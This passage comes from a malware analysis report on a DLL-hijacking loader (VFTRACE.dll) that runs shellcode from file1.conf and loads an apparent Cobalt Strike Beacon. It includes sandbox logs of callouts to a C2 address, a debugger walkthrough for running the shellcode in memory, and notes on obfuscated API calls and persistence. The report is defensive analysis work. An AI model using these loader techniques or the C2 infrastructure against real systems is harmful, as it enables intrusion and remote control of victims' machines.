4:54:3...	rundll32.exe	1756	WriteFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 0, Length: 2...
4:54:3...	rundll32.exe	1756	WriteFile	C:\Users\malware\AppData\LocalLow\...	SUCCESS	Offset: 116, Length...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Temp	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Temp	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	WriteFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Offset: 0, Length: 2...
4:54:3...	rundll32.exe	1756	CreateFile	C:\CabD0C3.tmp	NAME NOT FOUND	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Temp	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: G...
4:54:3...	rundll32.exe	1756	ReadFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Offset: 0, Length: 3...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: R...
4:54:3...	rundll32.exe	1756	CreateFile	C:\Users\malware\AppData\Local\Tem...	SUCCESS	Desired Access: R...

Figure 25: The output of Procmon after running the malware and filtering for file functions

To determine any files accessed or modified by the program, we can use Procmon. To ensure that any file accesses were captured, the filter was set to include calls to *CreateFile*, *ReadFile*, and *WriteFile* from rundll32.exe, svchost.exe, or dllhost.exe (with the latter two included in case the malware starts a process to hide its tracks).




Figure 26: A file in C:\Users\malware\AppData that was modified during execution

All meaningful files that were found to be modified can be found in C:\Users\malware\AppData. For example, in the LocalLow\CryptnetUrlCache\Content folder, there is newly created file containing the HTML code returned from the HTTP request made to the malicious server. This is not necessarily suspicious, as we will see soon that TLS was used for communication with a remote server, and so this may be automatically generated data from the connection. It is certainly possible, however, that this location could be used to covertly store logs of communications between the client and some C2 server.




Figure 27: The output of Procmon when filtering for process or service creation

We can use Procmon to look for indications that the malware is creating processes or services. To filter for process creation, we can look for the operation “Process Create”. To filter for service creation, we can look for the *RegSetValue* function, and see if it is being called on a path containing HKLM\SYSTEM\CurrentControlSet\Services. As before, we can filter for rundll32.exe, svchost.exe, and dllhost.exe to avoid cluttering the view with uninteresting entries.

As can be seen in the above screenshot, there is no indication that any processes or services are created by the malware. This implies that, when it is loading in the shellcode from the file, it is mapping the code into the currently running process, as opposed to creating a new one to host the code. This was likely done to make the malware harder to detect, as a process or service creation would raise red flags.




Figure 28: The output of Process Explorer after running the malware

For completion, we can also check Process Explorer to ensure there are no suspicious services running under svchost.exe or dllhost.exe after running the malware sample. After manually checking each instance of svchost.exe, we can find only legitimate services such as Windows Defender. This provides further evidence that the malware sample is not creating any services.

```
remnux@remnux:~$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.245.133
fakedns[INFO]: Response: teredo.ipv6.microsoft.com -> 192.168.245.133
fakedns[INFO]: Response: ctldl.windowsupdate.com -> 192.168.245.133
^Cfakedns[INFO]: Done
```

Figure 29: The output of fakedns while running the malware

Using fakedns, we see DNS queries to legitimate Microsoft domains, and no suspicious queries. This implies that any network communication taking place is not using DNS.

```
remnux@remnux:~/Desktop$ sudo cat /var/log/inetsim/report/report.1753.txt
=== Report for session '1753' ===

Real start date           : 2025-02-26 10:16:34
Simulated start date      : 2025-02-26 10:16:34
Time difference on startup : none

2025-02-26 10:16:58  First simulated date in log file
2025-02-26 10:16:58  HTTPS connection, method: GET, URL: https://207.148.76.235/jquery-3.3.1.min.js, file name: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:03  HTTP connection, method: GET, URL: http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?431877484b552eb5, file nam
e: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:03  HTTPS connection, method: GET, URL: https://207.148.76.235/jquery-3.3.1.min.js, file name: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:08  HTTP connection, method: GET, URL: http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?78fad8114eef3462, file nam
e: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:08  HTTPS connection, method: GET, URL: https://207.148.76.235/jquery-3.3.1.min.js, file name: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:12  HTTP connection, method: GET, URL: http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?c3b191bcddc28f01, file nam
e: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:13  HTTPS connection, method: GET, URL: https://207.148.76.235/jquery-3.3.1.min.js, file name: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:17  HTTP connection, method: GET, URL: http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?1388dca8c8091270, file nam
e: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:17  HTTPS connection, method: GET, URL: https://207.148.76.235/jquery-3.3.1.min.js, file name: /var/lib/inetsim/http/fakefiles/sample.html
2025-02-26 10:17:17  Last simulated date in log file
```

Figure 30: The output of inetsim after running the malware

Using inetsim, we can see that the network communication is in fact taking place by using a hard-coded IP address, 207.148.76.235. Note that the client is attempting to download a file “jquery-3.3.1.min.js” from this server. While this appears to be a legitimate file used for processing HTML files, because it is coming from an untrusted server, we should assume it is malicious. Almost certainly, 207.148.76.235 is a C2 server that is sending commands to the client that are stored in the file jquery-3.3.1.min.js.




Figure 31: Information about the malicious IP address accessed by the malware

The above screenshot (taken from https://whatismyipaddress.com/ip/207.148.76.235) shows that the IP contacted by the malware corresponds to a data center in Singapore. We can also see that it has the hostname “vultrusercontent.com”.




Figure 32: Wireshark output showing connections to malicious IP address

Taking a closer look at the network communication on Wireshark, we can see that the malware is opening a connection from port 49159 (this is a different port on each connection) on the client machine, to port 443 (HTTPS) on the malicious server. The connection is also secured using TLS version 1.2, with the cipher suite TLS_DHE_RSA_WITH_AES_256_GCM_SHA384.

Section 3B: Advanced dynamic analysis via x32dbg




Figure 33: x32dbg set up to debug VFTRACE.dll using rundll32.exe

We can debug VFTRACE.dll using rundll32.exe in the C:\Windows\System32 folder. We can set a DLL breakpoint for VFTRACE.dll to allow execution to stop at the entry of this DLL.




Figure 34: The shellcode from file1.conf in memory at address 0x00225D21

One predictable way to execute the shellcode using the debugger starts by creating a breakpoint at the beginning of the load_shellcode function in *Figure 12*. This function appears at 0x10001400 (assuming the default base address 0x10000000 is used). At this point, the address the shellcode was loaded into is stored at the top of the stack. (This location will be different every time the program is run, since Windows decides how to store the program in memory.) At this point, change the rights of the memory the shellcode address resides in to give it read, write, and execute access. Then, set the new origin to the first instruction in the shellcode. This is a repeatable setup that should allow the shellcode to be run directly in memory every time.

Here, we can see that the top level "function" within the shellcode calls three functions. The first function does ("call 225D32" in the above screenshot) does nothing. The two subsequent functions are very important to the execution of this program. Note that each function is referred to using a value stored in a register, which is an obfuscation technique deployed frequently by this program. (The second function also must necessarily be referred to by a register, because as we will see, the location of the function will be unknown prior to running the function referred to be EBX.)




Figure 35: The XOR decoding function used for additional information in file1.conf

Within the first function at the top level of the shellcode program, we can find significant use of XOR decoding. The above screenshot shows the function in *Figure 21*. Note that EAX contains 0xC3 at this point, indicating this is a key used for decoding the information in memory. Note that throughout the first top-level function of the shellcode, the same key appears to be used everywhere.




Figure 36: An example of obfuscated function calls in file1.conf.

The primary use of the encoding appears to be to hide calls to functions from libraries like kernel32.dll and wininet.dll. The functions the program needs to save for later (such as *LoadLibraryA*) are stored in certain portions of memory, so they can be accessed later. The library calls throughout the entire shellcode are referred to indirectly using registers or memory addresses that reference the location of certain functions (once they have been loaded in from memory). For example, see how the above screenshot includes calls to the *WSAStartup* and *WSACleanup* functions in such a way that would be incredibly

difficult to decipher using static analysis. There are many more functions referred to covertly in the same way throughout the shellcode.




Figure 37: A covert call to VirtualProtect for allocating memory for a new program

The above screenshot shows a covert call to *VirtualProtect* with the parameters lpAddress = 0x01700000 (this is the location where a new program will be loaded), dwSize = 0x00025400 (the size of the new program to load), and flNewProtect = 0x00000020 (PAGE_EXECUTE_READ). This program is setting up to load in an encoded DLL called beacon.dll.

Following this *VirtualProtect* call, another function is called that loads the beacon.dll program into a new memory location (this program was decoded earlier in the shellcode). Like the original shellcode, the address of beacon.dll will be different each time, since it is chosen by Windows automatically.




Figure 38: The top-level function of the previously encoded beacon.dll program

Returning to the top-level function of the shellcode from *Figure 34*, the second function (referred to by EBX) will return (to EAX) the base address of the newly loaded

beacon.dll program. The final function in the top level of the shellcode will call the function starting at that address, allowing beacon.dll to run for the remainder of the execution.




Figure 39: beacon.dll using more covert function calls to cover its tracks

Within beacon.dll, there are some functions that appear to be covering the tracks of the malware to reduce the likelihood of its detection. Some of these functions are shown above.

Figure 40: The malware storing connection information in memory

Within beacon.dll, we can see evidence of communication between the malware and the suspected C2 server 207.148.76.235. We can see malware attempt to grab the jquery-3.3.1.min.js file, which contains commands for the malware to execute. We can also see the user-agent string being used: “Mozilla/4.1 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36”.

Section 4: Indicators of Compromise

Host-based indicators of compromise:

- VFTRACE.dll file stored outside its normal directory
    - If a VFTRACE.dll file can be found outside of its normal directory, its likely a DLL hijacking attack has taken place
- Files in %AppData%\LocalLow folder containing HTML code

Network-based indicators of compromise:

- Outgoing communication to IP address 207.148.76.235
- Requests to download file “jquery-3.3.1.min.js” from an untrusted source

Section 5: Concluding Remarks

Figure 41: A list of known commands that can be issued to a Cobalt Strike Beacon

There are several strong indicators that beacon.dll is in fact a Cobalt Strike Beacon (https://www.cobaltstrike.com/product/features/beacon). First, the name “beacon.dll” is known to be used for Cobalt Strike Beacons. Comparing the imported functions of beacon.dll (those decoded in **Section 2E**) with the known behavior of a Cobalt Strike Beacon, the functions line up very well. Additionally, the use of the file jquery-3.3.1.min.js for issuing commands is a known method employed by Cobalt Strike Beacons (https://michaelkoczwara.medium.com/cobalt-strike-hunting-malleable-c2-jquery-profile-rundll32-analysis-a0977f59dbfc).

If we suppose this is, in fact, a Cobalt Strike Beacon, then the above screenshot (from https://www.cobaltstrike.com/blog/beacon-an-operators-guide) lists some of the commands this malware should be capable of performing. Some of the possible behaviors include downloading files from the infected host, executing programs on the host, keylogging, issuing root commands, uploading files to the host, etc.

As we have demonstrated throughout this report, the software VFTRACE.dll, in conjunction with the shellcode file1.conf, is a very dangerous piece of malware. VFTRACE.dll is a loader malware, which loads a shellcode that itself loads a RAT. VFTRACE.dll is likely activated via a DLL hijacking attack, where a benign executable loads in the malicious VFTRACE.dll instead of the original version. The malicious VFTRACE.dll file overloads the left shift operation, meaning when the original executable calls a left shift, the shellcode in file1.conf will be loaded, activating the Cobalt Strike Beacon. If the executable that loads VFTRACE.dll runs on startup, then the RAT will also be loaded on startup, allowing the malware to achieve persistence while leaving behind minimal trace of its presence. To prevent future attacks, be sure to check whether the VFTRACE.dll file being loaded is in the appropriate location and has not been tampered with.

Appendix

Indicator (22)	Severity
The file references the protection of the Virtual Address Space	1
The count (15) of Memory Management functions reached the maximum (1) threshold	1
The count (3) of Error Handling functions reached the maximum (1) threshold	1
The count (9) of Console functions reached the maximum (1) threshold	1
The count (15) of Dynamic-Link Library functions reached the maximum (1) threshold	1
The count (27) of Process and Thread functions reached the maximum (1) threshold	1
The count (3) of Native (Nt) functions reached the maximum (1) threshold	1
The count (5) of SEH functions reached the maximum (1) threshold	1
The count (19) of File Management functions reached the maximum (1) threshold	1
The count (71) of blacklisted strings reached the maximum (30) threshold	1
The file original name is "VFTRACE.dll"	1
The time stamp (Year:2022)of the File Header reached the maximum (Year:2015) threshold	1
The debug file name contains (6) unprintable characters	1
The time stamp (Year:2022) of the Debug block reached the maximum (Year:2015) threshold	1
The count (2) of imported libraries reached the minimum (3) threshold	1
The count (46) of imported blacklisted functions reached the maximum (1) threshold	1
The count (5) of antidebug imported functions reached the maximum (1) threshold	1
The file queries for files and streams	2
The file opts for Address Space Layout Randomization (ASLR) as mitigation technique	2
The original filename (VFTRACE.dll) is different than the file name (sample1)	2
The debug file name (vftrace.pdb) is different than the file name (sample1.bin)	2
The file is not signed with a Digital Certificate	2

Figure 42: The indicators tab in PEStudio for VFTRACE.dll

```
Project File Name:              sample1.bin
Last Modified:                  Sat Feb 15 15:04:04 EST 2025
Readonly:                       false
Program Name:                   sample1.bin
Language ID:                    x86:LE:32:default (4.1)
Compiler ID:                    windows
Processor:                      x86
Endian:                         Little
Address Size:                   32
Minimum Address:                10000000
Maximum Address:                10016dff
# of Bytes:                     80540
# of Memory Blocks:            6
# of Instructions:             0
# of Defined Data:              2220
# of Functions:                 1
# of Symbols:                   135
# of Data Types:                51
# of Data Type Categories:      4
Compiler:                       visualstudio:unknown
Created With Ghidra Version:    11.2
Date Created:                   Sat Feb 15 15:04:03 EST 2025
Executable Format:              Portable Executable (PE)
Executable Location:            /home/remnux/Desktop/sample1.bin
Executable MD5:                 62c34d36394fca4878e021e76a7583cb
Executable SHA256:              c8f8cf5e6ab61b7e72fcc14b3e88fc87da96b36a110bbb914b3bf8cc46181c19
FSRL:                           file:///home/remnux/Desktop/sample1.bin?MD5=62c34d36394fca4878e021e7
PDB Age:                        1
```

Figure 43: The output of Ghidra for VFTRACE.dll




Figure 44: A message indicating VFTRACE.dll has crashed (encountered when debugging)